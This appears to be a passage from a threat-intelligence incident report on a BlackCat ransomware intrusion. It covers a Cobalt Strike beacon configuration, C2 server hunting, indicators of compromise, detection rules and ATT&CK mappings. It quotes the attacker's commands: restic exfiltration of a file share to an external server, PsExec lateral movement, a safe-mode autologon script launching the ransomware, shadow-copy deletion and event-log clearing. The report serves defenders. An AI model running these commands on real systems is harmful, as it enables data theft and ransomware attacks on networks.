DNS_Idle                           - Not Found
DNS_Sleep                          - Not Found
SSH_Host                           - Not Found
SSH_Port                           - Not Found
SSH_Username                       - Not Found
SSH_Password_Plaintext             - Not Found
SSH_Password_Pubkey                - Not Found
SSH_Banner                         -
HttpGet_Verb                       - GET
HttpPost_Verb                      - POST
HttpPostChunk                      - 0
Spawnto_x86                        - %windir%\syswow64\gpupdate.exe
Spawnto_x64                        - %windir%\sysnative\gpupdate.exe
CryptoScheme                       - 0
Proxy_Config                       - Not Found
Proxy_User                         - Not Found
Proxy_Password                     - Not Found
Proxy_Behavior                     - Use IE settings
Watermark_Hash                     - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                          - 587247372
bStageCleanup                      - True
bCFGCaution                        - True
KillDate                           - 0
bProcInject_StartRWX               - True
bProcInject_UseRWX                 - False
bProcInject_MinAllocSize           - 16700
ProcInject_PrependAppend_x86       - b'\x90\x90\x90'
                                     Empty
ProcInject_PrependAppend_x64       -
b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                     Empty
ProcInject_Execute                 - ntdll.dll:RtlUserThreadStart
                                     SetThreadContext
```

```
                                    NtQueueApcThread-s
                                    kernel32.dll:LoadLibraryA
                                    CreateRemoteThread
                                    RtlCreateUserThread
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - False
HostHeader                       -
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
```

The two Cobalt Strike C2 showed the classic HTTP response related to the post-exploitation framework:

```
HTTP/1.1 404 Not Found
Content-Type: text/plain
Date: Day, DD Mmm YYYY HH:MM:SS GMT
Content-Length: 0
```

By diving deeper into the two command and control servers, it was noticed that both of them exposed the HTTP service on port 81 with the following HTTP response.

Therefore, the following FOFA query was built to identify further potential C2 servers matching this pattern.

```
"HTTP/1.1 307 Temporary Redirect" && "Content-Type: text/html;
charset=utf-8" && "Location: https://www.cloudflare.com/" &&
"Content-Length: 63" && port="81" && protocol="http"
```

Some of the first results provided by FOFA via the above-mentioned query were reported by [Rapid7] in one of their latest blog posts.

Based on FOFA results, all the identified command and control servers were in Bulgaria and the Netherlands.

IP	Country
91.92.240.175	BG
91.92.240.194	BG
91.92.241.117	BG
91.92.242.182	BG
91.92.242.39	BG
91.92.242.55	BG
91.92.245.174	BG
91.92.245.175	BG
91.92.247.123	BG
91.92.247.127	BG
91.92.249.110	BG
91.92.250.148	BG
91.92.250.158	BG
91.92.250.60	BG

91.92.250.65	BG
91.92.250.66	BG
91.92.251.240	BG
94.156.67.175	BG
94.156.67.180	BG
94.156.67.185	BG
94.156.67.188	BG
141.98.6.195	NL
193.42.33.14	NL
194.180.48.165	NL
194.180.48.42	NL
194.49.94.21	NL
194.49.94.22	NL

Furthermore, we noticed that four IP addresses (91.92.250.158, 91.92.251.240, 94.156.67.175, 94.156.67.180) had an untrusted certificate on port 441 with protocol HTTPS associated with Alibaba, when they were active Cobalt Strike servers.

The certificate serial number (1657766544761773100) was used to identify other possibly used by the same threat actors, and further servers were detected which showed a behavior similar to what was previously described. For example, the IP address 185.73.124.238 shares the same certificate and is, at the time of report writing, an active Cobalt Strike C2 server.

As described in a Hunt.io blog post, these specific certificate attributes like CommonName and Organization are associated with the usage of RedGuard which is a C2 redirector.

Sliver

IP	Port	Ja3	Ja3s	ASN Org	ASN	Country
194.49.94.18	8443	19e29534fd49dd27d09234e639c4057e	f4febc55ea12b31ae17cfb7e614afda8	Matrix Telecom Ltd	216,419	The Netherlands
194.169.175.134	8443	d6828e30ab66774a91a96ae93be4ae4c	f4febc55ea12b31ae17cfb7e614afda8	Matrix Telecom Ltd	216,419	The Netherlands

Both the Sliver servers 194.49.94[.]18 and 194.169.175[.]134 had invalid certificates on port 8443.

Exfiltration

The threat actor used Restic, to exfiltrate directories directly from a file server. Below are the commands used by the threat actor to initiate the backup repository and exfiltrate the data:

```
restic.exe -r rest:http://195.123.226.84:8000/ init --password-
file ppp.txt
restic.exe -r rest:http://195.123.226.84:8000/ --password-file
ppp.txt --use-fs-snapshot --verbose backup "F:\Shares\<REDACTED>\
<REDACTED>"
```

The threat actor exfiltrated the data over HTTP to server hosted on 195.123.226[.]84 . The different parameters used by the threat actor are:

- "-r rest": The -r option is used to specify the location of the repository where the backup data will be stored, this can be anything from an S3 bucket to a SFTP server. In this case, the Threat Actor used a REST server.
- "–password-file": This option grabs the backup password from a file, in this case ppp.txt
- "–use-fs-snapshot": This option will use the Windows' Volume Shadow Copy Service (VSS) for creating backups. Restic, according the the documentation, will transparently create a VSS snapshot for each volume that contains files to backup. Files are read from the VSS snapshot instead of the regular filesystem. This allows to backup files that are exclusively locked by another process during the backup.
- "–verbose": This option is used to print a live status of the backup or the processed files.

The traffic related to this activity triggered the following Suricata alert: ET USER_AGENTS Go HTTP Client User-Agent . Investigating the Suricata EVE flow logs would reveal the usage of Restic thanks to the Content-Type HTTP header:

```
http: {
protocol: "HTTP/1.1",
http_content_type: "application/vnd.x.restic.rest.v2"
}
```

Impact

The threat actor dropped and executed two batch scripts, up.bat and 1.bat, remotely using PsExec on targeted servers to perform various operations.

The up.bat script was executed remotely on a domain controller using the following command:

```
cmd.exe /C PsExec64.exe -accepteula \\<DOMAIN-CONTROLLER-IP> -c -f
-d -s up.bat
```

The script contained a one liner to reset the password to a privileged service account:

```
net  user REDACTED JapanNight!128 /domain
```

The threat actor executed the following command to remotely copy the ransomware binary to the target machines before running the second batch script:

```
cmd.exe /C for /f %a in (pc.txt) do copy /y \\<REDACTED>\c$\
<REDACTED>.exe \\%a\c$\<REDACTED>.exe
```

The second script, 1.bat, was then executed on multiple hosts using the following command:

```
cmd.exe /C PsExec64.exe -accepteula @pc.txt -c -f -d -h 1.bat
```

The script contained the following commands:

```
bcdedit  /set {default} safeboot network
findstr  /C:"The operation completed successfully."
reg  add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v
*a /t REG_SZ /d "cmd.exe /c C:\<REDACTED-COMPANY-NAME>.exe" /f
findstr  /C:"The operation completed successfully."
reg  add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d
<REDACTED-DOMAIN-NAME>\backup2 /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d
JapanNight!128 /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
timeout  /T 10
shutdown  -r -t 0
```

The above commands were meant to preform the following operations:

- The first command uses bcdedit utility to modify and set the default boot configuration of the system to the "safe mode with networking".
- The second command is using findstr to check if the previous command executed successfully.
- The following reg commands are used to modify the registry and enable automatic logon using the service account, and add the ransomware binary <REDACTED-COMPANY-NAME>.exe to HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce to be executed on system's start up.
- The last commands are used to initiate an immediate system restart after a 10 second delay.

The ransomware binary <REDACTED-COMPANY-NAME>.exe executed multiple files and utilities, below are the child and grand child processes showing the behavior of this ransomware binary:

```
C:\<REDACTED-COMPANY-NAME>.exe
----> C:\example.exe C:\example.exe --access-token REDACTED --
safeboot-network
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Netwo
rk\15991160457623399845550968347370640942 /d Service"
--------> C:\Windows\System32\cmd.exe "cmd" /c "bcdedit /set
{current} safeboot network"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --
safeboot-instance --access-token REDACTED --prop-arg-safeboot-
network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-
REDACTED-51.exe --safeboot-instance --access-token REDACTED --
prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --
safeboot-instance --access-token REDACTED --prop-arg-safeboot-
network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-
REDACTED-51.exe --safeboot-instance --access-token REDACTED --
prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --
safeboot-instance --access-token REDACTED --prop-arg-safeboot-
network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-
REDACTED-51.exe --safeboot-instance --access-token REDACTED --
prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg delete
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minim
al\15991160457623399845550968347370640942 /f"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Netwo
rk\15991160457623399845550968347370640942 /f"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "sc delete
15991160457623399845550968347370640942"
--------> C:\Windows\System32\cmd.exe "cmd" /c "bcdedit
/deletevalue {current} safeboot"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wmic csproduct
get UUID"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "iisreset.exe
/stop"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\
Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /f"
```

```
------------> C:\Windows\System32\cmd.exe "cmd" /c "vssadmin.exe
Delete Shadows /all /quiet"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "arp -a"
------------> C:\Windows\System32\cmd.exe "cmd" /c "wmic.exe
Shadowcopy Delete"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wevtutil.exe
el"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wevtutil.exe
cl <MULTIPLE EVENT LOGS> (Executed hundreds of times)
```

The threat actor executed the binary example.exe which configured the ransomware, cleared logs and deleted volume shadow copies.

The ransomware options were dissected in [Netscope's BlackCat Ransomware: Tactics and Techniques From a Targeted Attack](#) blog post.

Upon the execution of these utilities, the binary started encrypting files and dropping the ransom note:

Timeline

Diamond Model

Indicators

Atomic

```
Sliver
194.49.94[.]18:8443
194.169.175[.]134:8443

Cobalt Strike
91.92.250[.]60:443
91.92.250[.]65:443

Staging Tool Server
91.92.245[.]26:443

Exfiltration Server
195.123.226[.]84:8000
```

Computed

```
Version.zip
DBF5F56998705C37076B6CAE5D0BFB4D
E6AB3C595AC703AFD94618D1CA1B8EBCE623B21F
5DC8B08C7E1B11ABF2B6B311CD7E411DB16A7C3827879C6F93BD0DAC7A71D321

wo14.py
EB64862F1C8464CA3D03CF0A4AC608F4
6F43E6388B64998B7AA7411104B955A8949C4C63
726F038C13E4C90976811B462E6D21E10E05F7C11E35331D314C546D91FA6D21

worksliv.py
3A4FDBC642A24A240692F9CA70757E9F
794203A4E18F904F0D244C7B3C2F5126B58F6A21
5F7D438945306BF8A7F35CAB0E2ACC80CDC9295A57798D8165EF6D8B86FBB38D

slv.py
7A4CB8261036F35FD273DA420BF0FD5E
9648559769179677C5B58D5619CA8872F5086312
4EF1009923FC12C2A3127C929E0AA4515C9F4D068737389AFB3464C28CCF5925

work.aes
1BE7FE8E20F8E9FDC6FD6100DCAD38F3
C4CDE794CF4A68D63617458A60BC8B90D99823CA
4EE4E1E2CEDF59A802C01FAE9CCFCFDE3E84764C72E7D95B97992ADDD6EDF527

data.aes
```

```
4232C065029EB52D1B4596A08568E800
79818110ABD52BA14800CDFF39ECA3252412B232
3298629DE0489C12E451152E787D294753515855DBF1CE80BFCDED584A84AC62

service_probes
637FB65A1755C4B6DC1E0428E69B634E
FBA4652B6DBE0948D4DADCEBF51737A738CA9E67
B3B1FF7E3D1D4F438E40208464CEBFB641B434F5BF5CF18B7CEC2D189F52C1B6

UpdateEG.bat
0B1882F719504799B3211BF73DFDC253
448892D5607124FDD520F62FF0BC972DF801C046
39EC2834494F384028AD17296F70ED6608808084EF403714CFBC1BFBBED263D4

python311.dll
E20FC97E364E859A2FB58D66BC2A1D05
F5F56413F81E8F4A941F53E42A90BA1720823F15
9514035FEA8000A664799E369AE6D3AF6ABFE8E5CDA23CDAFBEDE83051692E63

example.exe
C737A137B66138371133404C38716741
A3E4FB487400D99E3A9F3523AEAA9AF5CF6E128B
25172A046821BD04E74C15DC180572288C67FDFF474BDB5EB11B76DCE1B3DAD3

2-REDACTED-51.exe
7A1E7F652055C812644AD240C41D904A
B39C244C3117F516CE5844B2A843EFF1E839207C
5FAC60F1E97B6EAAE18EBD8B49B912C86233CF77637590F36AA319651582D3C4

domain_name.exe
E0D1CF0ABD09D7632F79A8259283288D
3A78CE27A7AA16A8230668C644C7DF308DE6CF33
D15CAB3901E9A10AF772A0A1BDBF35B357EE121413D4CF542D96819DC4471158
```

Detections

Network

```
ETPRO JA3 Hash - Possible Ligolo Server/Golang Binary Response
ET USER_AGENTS Go HTTP Client User-Agent
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET POLICY PsExec service created
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY Command Shell Activity Over SMB - Possible Lateral
Movement
ET POLICY Powershell Activity Over SMB - Likely Lateral Movement
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or
Infection
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible
Lateral Movement
ET INFO Suspected Impacket WMIExec Activity
ET INFO Observed Cloudflare DNS over HTTPS Domain (cloudflare-dns
.com in TLS SNI)
ET SCAN Behavioral Unusual Port 1433 traffic Potential Scan or
Infection
ET HUNTING Terse Unencrypted Request for Google - Likely
```

```
Connectivity Check
ETPRO USER_AGENTS Observed Suspicious UA (Mozilla/5.0)
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

DFIR Private Rules:

```
934fa692-f2fa-4465-8bb3-ee1d4c0718cc : Enabling Safeboot with BCDEDIT
181f510b-0b3c-4e05-939c-7623a4a9c82c : Execution of Python Scripts in AppData Directory
6f77de5c-27af-435b-b530-e2d07b77a980 : Impacket Tool Execution
d2722770-3295-478e-bd58-c3c18baaa821 : Modification of UserInit Registry Value
3f684d2e-4760-4db9-a578-3698e21a01d5 : Modification of UserInit Registry Value
2249fc47-1825-4137-b9ce-aa65749bb68c : Restic Backup Tool Misuse
```

Sigma Repo:

```
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
968eef52-9cff-4454-8992-1e74b9cbad6c : Reconnaissance Activity
8d5aca11-22b3-4f22-b7ba-90e60533e1fb : Wmiexec Default Output File
526be59f-a573-4eea-b5f7-f0973207634d : New Process Created Via Wmic.EXE
7cccd811-7ae9-4ebe-9afd-cb5c406b824b : Potential Execution of Sysinternals Tools
42c575ea-e41e-41f1-b248-8093c3e82a28 : PsExec Service Installation
8eef149c-bd26-49f2-9e5a-9b00e3af499b : Pass the Hash Activity 2
192a0330-c20b-4356-90b6-7b7049ae0b8 : Successful Overpass the Hash Attempt
d7662ff6-9e97-4596-a61d-9839e32dee8d : Add SafeBoot Keys Via Reg Utility
cc36992a-4671-4f21-a91d-6c2b72a2edf5 : Suspicious Eventlog Clearing or Configuration Change Activity
c947b146-0abc-4c87-9c64-b17e9d7274a2 : Shadow Copies Deletion Using Operating Systems Utilities
dcd74b95-3f36-4ed9-9598-0490951643aa : PowerView PowerShell Cmdlets - ScriptBlock
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/25590/25590.yar

External Rules:

https://github.com/RussianPanda95/Yara-Rules/blob/main/Nitrogen/mal_nitrogen.yar
https://github.com/RussianPanda95/Yara-Rules/blob/main/Nitrogen/nitrogen_python311.yar
https://github.com/ditekshen/detection/blob/master/yara/malware.yar#L9267-L9289
https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Hacktool_COFFLoader.yar

MITRE ATT&CK

```
Account Manipulation - T1098
Clear Windows Event Logs - T1070.001
Data Encrypted for Impact - T1486
Data from Network Shared Drive - T1039
DLL Side-Loading - T1574.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Drive-by Compromise - T1189
```

```
Dynamic-link Library Injection - T1055.001
Encrypted/Encoded File - T1027.013
Exfiltration Over Alternative Protocol - T1048
Ingress Tool Transfer - T1105
Inhibit System Recovery - T1490
Lateral Tool Transfer - T1570
Local Account - T1087.001
Local Groups - T1069.001
LSASS Memory - T1003.001
Malicious File - T1204.002
Masquerading - T1036
Match Legitimate Name or Location - T1036.005
Network Share Discovery - T1135
PowerShell - T1059.001
Process Injection - T1055
Python - T1059.006
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Safe Mode Boot - T1562.009
Scheduled Task - T1053.005
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Winlogon Helper DLL - T1547.004
```

Internal case #TB25590 #PR32467

Related

Threat Brief: WordPress Plugin Exploit Leads to Godzilla Web Shell, Discovery & New CVE

Lets Open(Dir) Some Presents: An Analysis of a Persistent Actor's Activity

Threat Actors' Toolkit: Leveraging Sliver, PoshC2 & Batch Scripts

« BLACKSUIT RANSOMWARE

INSIDE THE OPEN DIRECTORY OF THE "YOU DUN" THREAT GROUP »